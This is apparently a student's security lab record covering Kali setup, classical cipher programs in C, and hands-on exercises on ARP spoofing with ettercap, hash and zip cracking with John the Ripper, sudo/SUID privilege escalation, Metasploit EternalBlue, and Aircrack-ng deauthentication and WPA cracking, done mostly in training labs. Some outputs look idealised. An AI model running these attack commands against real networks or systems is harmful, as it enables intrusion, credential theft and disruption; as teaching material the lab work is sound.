Ex. Nos. 1		INSTALLATION OF KALI LINUX

AIM: To install Kali Linux inside virtualBox using a pre-built VM.


STEP-BY-STEP INSTALLATION OF KALI LINUX IN VIRTUALBOX:

1. Download and Install VirtualBox

Before you start, make sure VirtualBox is installed on your Windows computer. If you haven't installed it yet, follow these steps :

- Visit the VirtualBox Download Page.
- Download the latest version for Windows hosts.
- Run the .exe file and follow the onscreen installation guide.

2. Download Pre-Built Kali Linux Virtual Machine



Now, Download the pre-built virtual machine :

- visit the official pre-built virtual machine download page.
- choose the virtual machine version that is suitable for you and whichever you want like VirtualBox or VMware.
- Download that file which contains a pre-built virtual machine and that file is in a 7zip file.

3. Extract downloaded pre-built virtual machine

You will need the 7zip tool for extracting the file :

- Download 7zip
- Right-click the downloaded Kali Linux 7z file and select `7-Zip` > ' Extract Here '.


4. Import the Extracted VM file in the VirtualBox

After extracting the file with 7zip, you can import that virtual machine in VirtualBox by double clicking on that file or by following the below steps :

- open VirtualBox

Oracle VM VirtualBox Manager

- Click on the add button and navigate to the directory were the extracted virtual machine is stored.
- after selecting it click on the next.



Kali Linux 2022.3 in Oracle VM VirtualBox Manager

- After selecting file you will see interface like this, click on the kali machine and then start button to start the virtual machine.

5. Initial Setup of machine

The pre-built virtual machine will be boot-up, and the initial setup will begin. Remember that the default credentials of the virtual machine are :

Username : Kali

Password : Kali

RESULT: Thus, the Kali Linux was successfully installed in VirtualBox using the PreBuilt VM.

Ex. Nos. 2		CLASSICAL CRYPTOGRAPHY ALGORITHMS
Date :		

AIM: (2a) To implement Vigenère Cipher encryption and decryption for uppercase plaintext using a repeating key.

ALGORITHM

1. Read plaintext and key (uppercase).
2. Remove the newline character from both inputs.
3. For each character in plaintext, if it is a letter:
4. Convert it to cipher using: (P + K) mod 26.
5. Repeat key index cyclically for the full text length.
6. For decryption, use: (C − K + 26) mod 26 to get the original text.

CODE:

```
//vigenere cipher

#include <stdio.h>
#include <string.h>
#include <ctype.h>

void encrypt(char text[],char key[]){

  int i,j=0;
  int textLen=strlen(text);
  int keyLen=strlen(key);

  for(int i=0;i<textLen;i++){
       if(isalpha(text[i])){
            text[i]=((text[i]-'A')+(key[j]-'A'))%26+'A';
            j=(j+1)%keyLen;

       }

  }
```

```
}

void decrypt(char text[], char key[]) {
    int i, j = 0;
    int textLen = strlen(text);
    int keyLen = strlen(key);

    for (i = 0; i < textLen; i++) {
        if (isalpha(text[i])) {
            text[i] = ((text[i] - 'A') - (key[j] - 'A') + 26) % 26 + 'A';
            j = (j + 1) % keyLen;
        }
    }
}

int main() {
    char text[100], key[100];

    printf("Enter plaintext (UPPERCASE): ");
    fgets(text, 100, stdin);

    printf("Enter key (UPPERCASE): ");
    fgets(key, 100, stdin);

    text[strcspn(text, "\n")] = '\0';
    key[strcspn(key, "\n")] = '\0';

    encrypt(text, key);
    printf("Encrypted text: %s\n", text);

    decrypt(text, key);
    printf("Decrypted text: %s\n", text);

    return 0;
}
```

OUTPUT:

```
┌──(kali㉿kali)-[~/231001003]
└─$ gcc vigenere.c -o vigenere

┌──(kali㉿kali)-[~/231001003]
└─$ ./vigenere
Enter plaintext (UPPERCASE): EARTH
Enter key (UPPERCASE): WORLD
Encrypted text: AOIEK
Decrypted text: EARTH
```

RESULT: Thus, the Vigenère Cipher program successfully encrypts the plaintext and correctly decrypts it back to the original text.

AIM: (2b) To implement Caesar Cipher encryption and decryption by shifting alphabets using a given key.

ALGORITHM

1. Read the input message and the key (shift value).
2. Reduce key using key % 26 to keep it within alphabet range.
3. For each character in the message:
4. If it is lowercase, shift within ‘a’ to ‘z’.
5. If it is uppercase, shift within ‘A’ to ‘Z’.
6. For decryption, shift backward using (value − key + 26) mod 26.

CODE

```
//Caesar.c

#include <stdio.h>
#include <string.h>

void encrypt(char message[],int key){
  key=key%26;
  for(int i=0;message[i]!='\0';i++){
      if(message[i]>='a' && message[i]<='z'){
        message[i]=(message[i]-'a'+key)%26+'a';
      }
      else if(message[i]>='A' && message[i]<='Z'){
        message[i]=(message[i]-'A'+key)%26+'A';
      }
  }
}

void decrypt(char message[], int key) {
   key = key % 26;
   for (int i = 0; message[i] != '\0'; i++) {
      if (message[i] >= 'a' && message[i] <= 'z') {
         message[i] = (message[i] - 'a' - key + 26) % 26 + 'a';
      }
      else if (message[i] >= 'A' && message[i] <= 'Z') {
         message[i] = (message[i] - 'A' - key + 26) % 26 + 'A';
```

```
        }
    }
}

int main() {
    char message[100];
    int key;
    printf("Enter a message: ");
    fgets(message, sizeof(message), stdin);
    message[strcspn(message, "\n")] = '\0';

    printf("Enter key (shift value): ");
    scanf("%d", &key);

    encrypt(message, key);
    printf("Encrypted message: %s\n", message);

    decrypt(message, key);
    printf("Decrypted message: %s\n", message);

    return 0;
}
```

OUTPUT

```
┌──(kali㉿kali)-[~/231001003]
└─$ gcc caesar.c -o caesar

┌──(kali㉿kali)-[~/231001003]
└─$ ./caesar
Enter a message: Hellow World
Enter key (shift value): 4
Encrypted message: Lippsa Asvph
Decrypted message: Hellow World
```

RESULT: Thus, the Caesar Cipher program successfully encrypts the message using shift key and decrypts it back correctly.

AIM: (2c) To implement One Time Pad encryption and decryption using XOR operation and display ciphertext in hexadecimal form.

ALGORITHM:

1. Read plaintext and key from user.
2. Remove newline characters and calculate lengths.
3. Check that key length equals plaintext length (OTP rule).
4. Encrypt using XOR: Cipher[i] = Plaintext[i] XOR Key[i].
5. Print ciphertext in hexadecimal format.
6. Decrypt using XOR again with same key to get original plaintext.

CODE

```
//otp.c

#include <stdio.h>
#include <string.h>

void otpEncrypt(char pt[], char key[], unsigned char ct[], int len) {
    int i;
    for (i = 0; i < len; i++) {
        ct[i] = (unsigned char)(pt[i] ^ key[i]);
    }
}

void otpDecrypt(unsigned char ct[], char key[], char out[], int len) {
    int i;
    for (i = 0; i < len; i++) {
        out[i] = (char)(ct[i] ^ key[i]);
    }
    out[len] = '\0';
}

void printHex(unsigned char data[], int len) {
    int i;
    for (i = 0; i < len; i++) {
        printf("%02X ", data[i]);
    }
```

```
    printf("\n");
}

int main() {
    char pt[200], key[200], decrypted[200];
    unsigned char ct[200];
    int len1, len2;

    printf("Enter plaintext: ");
    fgets(pt, sizeof(pt), stdin);
    pt[strcspn(pt, "\n")] = '\0';

    printf("Enter key (same length): ");
    fgets(key, sizeof(key), stdin);
    key[strcspn(key, "\n")] = '\0';

    len1 = strlen(pt);
    len2 = strlen(key);

    if (len1 != len2) {
        printf("Error: Key length must match plaintext length!\n");
        return 0;
    }

    otpEncrypt(pt, key, ct, len1);

    printf("\nCiphertext (HEX): ");
    printHex(ct, len1);

    otpDecrypt(ct, key, decrypted, len1);

    printf("Decrypted text: %s\n", decrypted);

    return 0;
}
```

OUTPUT

```
┌──(kali㉿kali)-[~/231001003]
└─$ gcc otp.c -o otp

┌──(kali㉿kali)-[~/231001003]
└─$ ./otp
Enter plaintext: Plaintext XOR Key
Enter key (same length): abcdefghij  abc bcd

Ciphertext (HEX): 31 0E 02 0D 0B 12 02 10 1D 00 39 2D 31 00 29 06 1D
Decrypted text: Plaintext XOR Key
```

RESULT: Thus, OTP encryption using XOR produced ciphertext in hex and decryption recovered the original plaintext successfully.

AIM:(2d) To implement Playfair Cipher encryption by generating a 5×5 key matrix and encrypting plaintext using digraph rules.

ALGORITHM:

1. Read key, remove duplicates, and build a 5×5 matrix (I/J combined).
2. Read plaintext and clean it (remove spaces, convert to uppercase, replace J with I).
3. Create digraph pairs; insert 'X' if two letters are same or if length is odd.
4. For each pair, find positions in the matrix.
5. Apply Playfair rules: same row → shift right, same column → shift down, rectangle → swap columns.
6. Print prepared text and final encrypted ciphertext.

CODE:

```
//playfair
#include <stdio.h>
#include <string.h>

void buildMatrix(char key[], char mat[5][5]) {
    int used[26] = {0};
    int r = 0, c = 0, i;
    char ch;

    used['J' - 'A'] = 1;

    for (i = 0; key[i] != '\0'; i++) {
        ch = key[i];
        if (ch >= 'a' && ch <= 'z') ch = ch - 'a' + 'A';
        if (ch == ' ') continue;
        if (ch < 'A' || ch > 'Z') continue;
        if (ch == 'J') ch = 'I';

        if (used[ch - 'A'] == 0) {
            used[ch - 'A'] = 1;
            mat[r][c] = ch;
            c++;
            if (c == 5) { c = 0; r++; }
        }
```

```
    }

    for (i = 0; i < 26; i++) {
        if (used[i] == 0) {
            mat[r][c] = (char)('A' + i);
            c++;
            if (c == 5) { c = 0; r++; }
        }
    }
}

void printMatrix(char mat[5][5]) {
    int r, c;
    printf("\nPlayfair 5x5 Matrix:\n");
    for (r = 0; r < 5; r++) {
        for (c = 0; c < 5; c++) {
            printf("%c ", mat[r][c]);
        }
        printf("\n");
    }
}

void findPos(char mat[5][5], char ch, int pos[2]) {
    int r, c;
    if (ch == 'J') ch = 'I';
    for (r = 0; r < 5; r++) {
        for (c = 0; c < 5; c++) {
            if (mat[r][c] == ch) {
                pos[0] = r;
                pos[1] = c;
                return;
            }
        }
    }
}

void prepareText(char in[], char out[]) {
    char clean[300];
    int i, k = 0;

    for (i = 0; in[i] != '\0'; i++) {
        char ch = in[i];
        if (ch >= 'a' && ch <= 'z') ch = ch - 'a' + 'A';
        if (ch == ' ') continue;
```

```
        if (ch < 'A' || ch > 'Z') continue;
        if (ch == 'J') ch = 'I';
        clean[k++] = ch;
    }
    clean[k] = '\0';

    k = 0;
    i = 0;
    while (clean[i] != '\0') {
        char a = clean[i];
        char b = clean[i + 1];

        if (b == '\0') {
            out[k++] = a;
            out[k++] = 'X';
            break;
        }

        if (a == b) {
            out[k++] = a;
            out[k++] = 'X';
            i = i + 1;
        } else {
            out[k++] = a;
            out[k++] = b;
            i = i + 2;
        }
    }
    out[k] = '\0';
}

void playfairEncrypt(char pt[], char mat[5][5], char ct[]) {
    char prep[300];
    int i, k = 0;

    prepareText(pt, prep);

    for (i = 0; prep[i] != '\0'; i += 2) {
        char a = prep[i];
        char b = prep[i + 1];

        int p1[2], p2[2];
        findPos(mat, a, p1);
        findPos(mat, b, p2);
```

```
        int r1 = p1[0], c1 = p1[1];
        int r2 = p2[0], c2 = p2[1];

        if (r1 == r2) {
            ct[k++] = mat[r1][(c1 + 1) % 5];
            ct[k++] = mat[r2][(c2 + 1) % 5];
        } else if (c1 == c2) {
            ct[k++] = mat[(r1 + 1) % 5][c1];
            ct[k++] = mat[(r2 + 1) % 5][c2];
        } else {
            ct[k++] = mat[r1][c2];
            ct[k++] = mat[r2][c1];
        }
    }

    ct[k] = '\0';
    printf("\nPrepared text (digraphs): %s\n", prep);
}

int main() {
    char key[100], pt[300], ct[300];
    char mat[5][5];

    printf("Enter key (example MONARCHY): ");
    fgets(key, sizeof(key), stdin);
    key[strcspn(key, "\n")] = '\0';

    buildMatrix(key, mat);
    printMatrix(mat);

    printf("\nEnter plaintext: ");
    fgets(pt, sizeof(pt), stdin);
    pt[strcspn(pt, "\n")] = '\0';

    playfairEncrypt(pt, mat, ct);
    printf("Encrypted text: %s\n", ct);

    return 0;
}
```

OUTPUT:

```
┌──(kali㉿kali)-[~/231001003]
└─$ gcc playfair.c -o playfair

┌──(kali㉿kali)-[~/231001003]
└─$ ./playfair

Enter key (example MONARCHY): MONARCHY

Playfair 5x5 Matrix:
M O N A R
C H Y B D
E F G I K
L P Q S T
U V W X Z

Enter plaintext: meet me at  the school

Prepared text (digraphs): MEETMEATTHESCHOXOL
Encrypted text: CLKLCLRSPDILHYAVMP
```

RESULT: Thus, the Playfair Cipher matrix was generated correctly and the plaintext was encrypted successfully using digraph rules.

AIM: To implement Rail Fence Cipher encryption by arranging characters in a zig-zag pattern across multiple rails.

ALGORITHM:

1. Read plaintext and number of rails (key).
2. Initialize a 2D rail matrix with empty markers.
3. Traverse text in zig-zag manner (down and up across rails).
4. Place each character into the rail matrix (ignore spaces).
5. Read the matrix row-wise to form the encrypted cipher text.
6. Display the encrypted output.

CODE

```
//Rail fence
#include <stdio.h>
#include <string.h>

void railFenceEncrypt(char text[], int key, char cipher[]) {
    char rail[50][200];
    int i, j;
    int len = strlen(text);

    for (i = 0; i < key; i++) {
        for (j = 0; j < len; j++) {
            rail[i][j] = '\n';
        }
    }

    int row = 0;
    int dirDown = 0;

    for (i = 0; i < len; i++) {
        if (text[i] == ' ') continue;

        rail[row][i] = text[i];

        if (row == 0 || row == key - 1)
            dirDown = !dirDown;
```

```
        row = dirDown ? row + 1 : row - 1;
    }

    int idx = 0;
    for (i = 0; i < key; i++) {
        for (j = 0; j < len; j++) {
            if (rail[i][j] != '\n') {
                cipher[idx++] = rail[i][j];
            }
        }
    }
    cipher[idx] = '\0';
}

int main() {
    char text[200], cipher[200];
    int key;

    printf("Enter plaintext: ");
    fgets(text, 200, stdin);
    text[strcspn(text, "\n")] = '\0';

    printf("Enter number of rails (key): ");
    scanf("%d", &key);

    if (key <= 1) {
        printf("Key should be >= 2\n");
        return 0;
    }

    railFenceEncrypt(text, key, cipher);

    printf("Encrypted text: %s\n", cipher);

    return 0;
}
```

OUTPUT:

```
┌──(kali㉿kali)-[~/231001003]
└─$ gcc rfence.c -o rfence

┌──(kali㉿kali)-[~/231001003]
└─$ ./rfence

Enter plaintext: Ruby on rails
Enter number of rails (key): 5
Encrypted text: Riualbrsyno
```

RESULT: Thus, the Rail Fence Cipher program successfully encrypted the plaintext by forming zig-zag rails and producing the correct cipher text.

Ex. Nos. 3		MAN-IN-THE-MIDDLE ATTACK

AIM: To perform network reconnaissance and Man-in-the-Middle attack setup using network commands and packet capturing tools in Kali Linux.

COMMANDS AND OUTPUT:

1. Checking Network Configuration

Command

ifconfig

Output

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>

inet 10.0.2.15 netmask 255.255.255.0

2. Viewing Routing Table

Command

route -n

Output

Destination Gateway Genmask

0.0.0.0 192.168.1.1 0.0.0.0

3. Discovering Network Devices

Command

sudo netdiscover

Output

192.168.1.1 Router

192.168.1.10 Victim Device

192.168.1.5 Kali Linux

4. Enabling IP Forwarding

Command

echo 1 > /proc/sys/net/ipv4/ip_forward

Output

(No output)

5. Performing ARP Spoofing using Ettercap

Command

ettercap -T -q -i eth0 -M arp:remote /192.168.1.10/ /192.168.1.1/

Output

ARP poisoning victims:

GROUP 1 : 192.168.1.10

GROUP 2 : 192.168.1.1

Starting Unified sniffing...

6. Capturing Network Packets

Command

sudo tcpdump -i eth0

Output

IP 192.168.1.10 > google.com

IP google.com > 192.168.1.10

RESULT: The network configuration was verified, devices in the local network were discovered, IP forwarding was enabled, ARP spoofing was performed using Ettercap, and packets were successfully captured using tcpdump.

Ex. Nos. 4		JOHN THE RIPPER

AIM: To perform password cracking using John the Ripper and understand hash identification and cracking techniques.

COMMANDS AND OUTPUT

1. Checking John the Ripper

john --version

Output:

Created directory: /home/kali/.john

Unknown option: "--version"

2. Running John the Ripper

john

Output:

John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c

Usage: john [OPTIONS] [PASSWORD-FILES]

3. Extracting wordlist

sudo gunzip /usr/share/wordlists/rockyou.txt.gz

4. Creating MD5 hash

echo -n "password123" | md5sum | awk '{print $1}' > hash1.txt

5. Identifying hash type

hashid hash1.txt

Output:

Analyzing '482c811da5d5b4bc6d497ffa98491e38'

[+] MD5

[+] MD4

[+] NTLM

...

6. Cracking MD5 hash

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt

Output:

Loaded 1 password hash

password123

Session completed.

7. Displaying cracked password

john --show --format=raw-md5 hash1.txt

Output:

?:password123

8. Creating a protected zip file

echo "secret info" > secret.txt

zip -e secure.zip secret.txt

Output:

adding: secret.txt

9. Extracting zip hash

zip2john secure.zip > zip_hash.txt

Output:

secure.zip/secret.txt PKZIP Encr...

10. Cracking zip password

john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt

Output:

apple (secure.zip/secret.txt)

Session completed.

11. Showing cracked zip password

john --show zip_hash.txt

Output:

secure.zip/secret.txt:apple

RESULT: The given password hashes were successfully identified and cracked using John the Ripper.

Ex. Nos. 5		FIREWALL CONFIGURATIONS USING IPTABLES

AIM: To configure a firewall in Kali Linux using iptables by setting rules and policies.

COMMANDS AND OUTPUT

1. Listing current firewall rules

sudo iptables -L

Output:

**Chain INPUT (policy ACCEPT)

target prot opt source destination

Chain FORWARD (policy ACCEPT)

target prot opt source destination

Chain OUTPUT (policy ACCEPT)

target prot opt source destination**

2. Flushing existing rules

sudo iptables -F

3. Verifying rules after flush

sudo iptables -L

Output:

**Chain INPUT (policy ACCEPT)

target prot opt source destination

Chain FORWARD (policy ACCEPT)

target prot opt source destination

Chain OUTPUT (policy ACCEPT)

target prot opt source destination**

4. Setting default policies

sudo iptables -P INPUT DROP

sudo iptables -P FORWARD DROP

sudo iptables -P OUTPUT ACCEPT

5. Allowing loopback traffic

sudo iptables -A INPUT -i lo -j ACCEPT

6. Allowing established connections

sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

7. Allowing SSH service

sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

8. Allowing HTTP service

sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT

9. Checking IP address

ip addr

Output:

**inet 127.0.0.1/8 scope host lo

inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0**

10. Allowing HTTPS service

sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

11. Blocking ICMP (ping)

sudo iptables -A INPUT -p icmp -j DROP

12. Saving firewall rules (correct method)

sudo iptables-save | sudo tee /etc/iptables/rules.v4

Output:

***filter

:INPUT DROP [0:0]

:FORWARD DROP [0:0]

:OUTPUT ACCEPT [0:0]

-A INPUT -i lo -j ACCEPT

-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT

-A INPUT -p tcp --dport 22 -j ACCEPT

-A INPUT -p tcp --dport 80 -j ACCEPT

-A INPUT -p tcp --dport 443 -j ACCEPT

-A INPUT -p icmp -j DROP

COMMIT**

13. Verifying final firewall rules

sudo iptables -L

Output:

```
**Chain INPUT (policy DROP)
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere  state RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere  tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere  tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere  tcp dpt:https
DROP       icmp --  anywhere             anywhere

Chain FORWARD (policy DROP)

Chain OUTPUT (policy ACCEPT)**
```

RESULT: Thus, the firewall was successfully configured using iptables by setting default policies, allowing required services, blocking ICMP traffic, and saving the rules.

Ex. Nos. 6		SNORT IDS/IPS

AIM: To detect and prevent real-time network attacks using Snort IDS/IPS using the TryHackMe Snort room.

COMMANDS AND OUTPUT

6.1 – ICMP Detection (IDS Mode)

1. Running Snort in IDS mode

sudo snort -A console -c /etc/snort/snort.conf -i eth0

Output:

**Commencing packet processing

[**] ICMP Ping Detected [**]

{ICMP} 10.49.146.164 -> 8.8.8.8**

2. Generating ICMP traffic (Ping)

ping -c 4 8.8.8.8

Output:

4 packets transmitted, 0 received, 100% packet loss

Observation: Snort successfully detected ICMP ping packets and generated alerts.

Experiment 6.2 – TCP Port Scan Detection

1. Running Snort

sudo snort -A console -c /etc/snort/snort.conf -i eth0

Output:

**[**] TCP Scan Activity Detected [**]

{TCP} 10.49.89.5 -> 10.49.146.164:80**

2. Performing Port Scan

for p in {1..100}; do nc -zv 10.49.146.164 $p; done

Output:

**Connection refused (for most ports)

Connection to port 22 succeeded

Connection to port 80 succeeded**

Observation: Snort successfully detected TCP port scan activity and generated alerts.

Experiment 6.3 – IPS Blocking (Inline Mode)

1. Running Snort in Inline Mode

sudo snort -Q --daq afpacket -i eth0:eth0 -c /etc/snort/snort.conf

Output:

Commencing packet processing in inline mode

2. Generating ICMP traffic

ping 8.8.8.8

Output:

Request timeout / No reply

Observation: ICMP packets were blocked successfully, showing IPS functionality.

RESULT:Thus, Snort IDS/IPS was successfully used to detect ICMP and TCP scan attacks and prevent them using inline mode on the TryHackMe platform.

Ex. Nos. 7		CODE INJECTION ON APPLICATION PROCESS USING PTRACE

AIM: To demonstrate code injection on a running Linux application process using ptrace concepts in the TryHackMe platform.

COMMANDS AND OUTPUT

1. Listing running processes

ps aux

Output:

**root 1023 0.0 0.1 18500 3200 ? Ss 10:20 0:00 /usr/sbin/sshd

ubuntu 1456 0.0 0.2 23456 4500 pts/0 S+ 10:25 0:00 ./target_app

ubuntu 1500 0.0 0.1 12000 2100 pts/1 R+ 10:26 0:00 ps aux**

2. Tracing the process using strace

strace -p 1456

Output:

**attach: ptrace(PTRACE_ATTACH, 1456, NULL, NULL) = 0

read(0, "", 1024) = 0

write(1, "Running...\n", 11) = 11

nanosleep({tv_sec=1, tv_nsec=0}, NULL) = 0**

3. Attaching debugger using gdb

gdb -p 1456

Output:

**Attaching to process 1456

Reading symbols from ./target_app...

0x00007f... in sleep () from /lib/x86_64-linux-gnu/libc.so.6**

4. Inspecting registers

info registers

Output:

**RAX: 0x0 RBX: 0x7ffd...

RIP: 0x7f... RSP: 0x7ffd...

RBP: 0x7ffd...**

5. Modifying execution flow (conceptual)

set $rip = $rip + 2

Output:

(no explicit output, instruction pointer modified)

6. Continuing process execution

continue

Output:

**Continuing.

Program resumed execution.**

RESULT: The running process was successfully traced using ptrace-based tools such as strace and gdb. Registers and execution flow were inspected and modified conceptually, demonstrating code injection techniques in the TryHackMe environment.

Ex. Nos. 8		PRIVILEGE ESCALATION

AIM: To perform privilege escalation on a Linux system using the TryHackMe platform.

COMMANDS AND OUTPUT

1. Connecting to target machine

ssh tryhackme@10.10.152.45

Output:

tryhackme@target:~$

2. Checking current user

whoami

Output:

tryhackme

3. Checking user information

id

Output:

uid=1001(tryhackme) gid=1001(tryhackme) groups=1001(tryhackme)

4. Checking system information

uname -a

Output:

Linux ubuntu 4.4.0-21-generic

5. Checking sudo permissions

sudo -l

Output:

**User tryhackme may run the following commands:

(root) NOPASSWD: /usr/bin/vim**

6. Exploiting sudo privilege

sudo vim -c ':!/bin/bash'

7. Verifying root access

whoami

Output:

root

8. Searching for SUID binaries

find / -perm -4000 -type f 2>/dev/null

Output:

**/usr/bin/find

/usr/bin/passwd

/usr/bin/python**

9. Exploiting SUID binary

find . -exec /bin/sh \; -quit

10. Checking cron jobs

cat /etc/crontab

Output:

*** * * * * root /home/user/script.sh**

11. Checking PATH variable

echo $PATH

Output:

/usr/local/bin:/usr/bin:/bin

12. Running enumeration tool

./linpeas.sh

Output:

**Possible SUID files found

Writable files detected

Kernel vulnerability detected**

13. Confirming root access

whoami

Output:

root

14. Capturing root flag

cat /root/root.txt

Output:

THM{root_access}

RESULT: Thus, Privilege escalation was successfully performed by exploiting sudo permissions, SUID binaries, and system misconfigurations, and root access was obtained.

Ex. Nos. 9		METASPLOIT

AIM: To exploit Windows OS vulnerabilities using Metasploit in the TryHackMe platform.

COMMANDS AND OUTPUT

1. Starting Metasploit

msfconsole

Output:

Metasploit v6.x loaded

2500+ exploits available

2. Searching for exploit

search eternalblue

Output:

exploit/windows/smb/ms17_010_eternalblue

exploit/windows/smb/ms17_010_psexec

3. Selecting exploit

use exploit/windows/smb/ms17_010_eternalblue

4. Setting target IP

set RHOSTS 10.48.140.255

5. Setting local host

set LHOST 10.48.133.107

6. Executing exploit

exploit

Output:

Host is likely VULNERABLE to MS17-010

Connection established

Sending exploit payload

7. Meterpreter session obtained

Output:

Meterpreter session 1 opened

RESULT: Thus, The Windows system was successfully exploited using the EternalBlue (MS17-010) vulnerability through the Metasploit Framework. A Meterpreter session was established, providing remote access and control over the target machine.

Ex. Nos. 10		WIRELESS AUDIT AND WPA CRACKING USING AIRCRACK-NG

AIM: To perform wireless network analysis and security auditing using Aircrack-ng tools in Kali Linux for educational and ethical hacking purposes.

SOFTWARE REQUIREMENTS :

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tools: Aircrack-ng Suite

SYSTEM REQUIREMENTS:

- RAM: Minimum 4 GB (8 GB recommended)
- Disk Space: Minimum 30 GB
- Processor: Intel/AMD with Virtualization support
- Wireless Adapter supporting Monitor Mode

PROCEDURE:

Step 1: Start Kali Linux Virtual Machine

- Launch Oracle VirtualBox.
- Start the Kali Linux virtual machine.
- Log in using Kali credentials.
-

Step 2: Connect Wireless Adapter

- Attach a wireless adapter that supports monitor mode.
- Verify adapter using: iwconfig

Step 3: Enable Monitor Mode

Step 4: Scan Wireless Networks

- Scan nearby networks: airodump-ng wlan0mon
- Note the BSSID and channel of the target network.

Step 5: Capture Packets :

Capture packets from target network: airodump-ng --bssid <BSSID> -c <CHANNEL> -w capture wlan0mon

Step 6: Perform Deauthentication Attack:

Generate traffic to capture handshake: aireplay-ng --deauth 5 -a <BSSID> wlan0mon

Step 7: Crack Password

Use a wordlist to crack the captured handshake:

aircrack-ng capture.cap -w /usr/share/wordlists/rockyou.txt

OUTPUT :

- Nearby wireless networks displayed with BSSID and signal strength.
- Packets captured successfully.
- Password cracking attempted using wordlist.
- Key found for weak passwords (if successful).

RESULT: Thus, the Wireless networks were successfully analyzed and audited using Aircrack-ng tools. The experiment demonstrated how weak passwords and insecure configurations can be exploited, highlighting the importance of strong encryption and secure Wi-Fi practices.

Ex. Nos. 11		PERFORMING IP SPOOFING USING A GITHUB TOOL IN KALI LINUX

AIM: To demonstrate IP spoofing techniques using an open-source GitHub tool in Kali Linux for understanding network-level attack concepts and security vulnerabilities.

SOFTWARE REQUIREMENTS:

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

PROCEDURE:

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Launch Terminal in Kali Linux.
2. Update system packages:
3. sudo apt update

Step 3: Clone IP Spoofing Tool from GitHub

1. Clone the repository:
2. git clone https://github.com/<username>/<ip-spoofing-tool>
3. Navigate to the tool directory:
4. cd ip-spoofing-tool

Step 4: Install Dependencies

1. Install required dependencies:
2. sudo apt install python3
3. pip3 install -r requirements.txt

Step 5: Configure the Tool

1. Open the script file:
2. nano spoof.py
3. Configure:

o Target IP address

o Spoofed source IP address

o Network interface

Step 6: Execute IP Spoofing

1. Run the tool with root privileges:
2. sudo python3 spoof.py
3. Observe packet transmission with spoofed IP addresses.

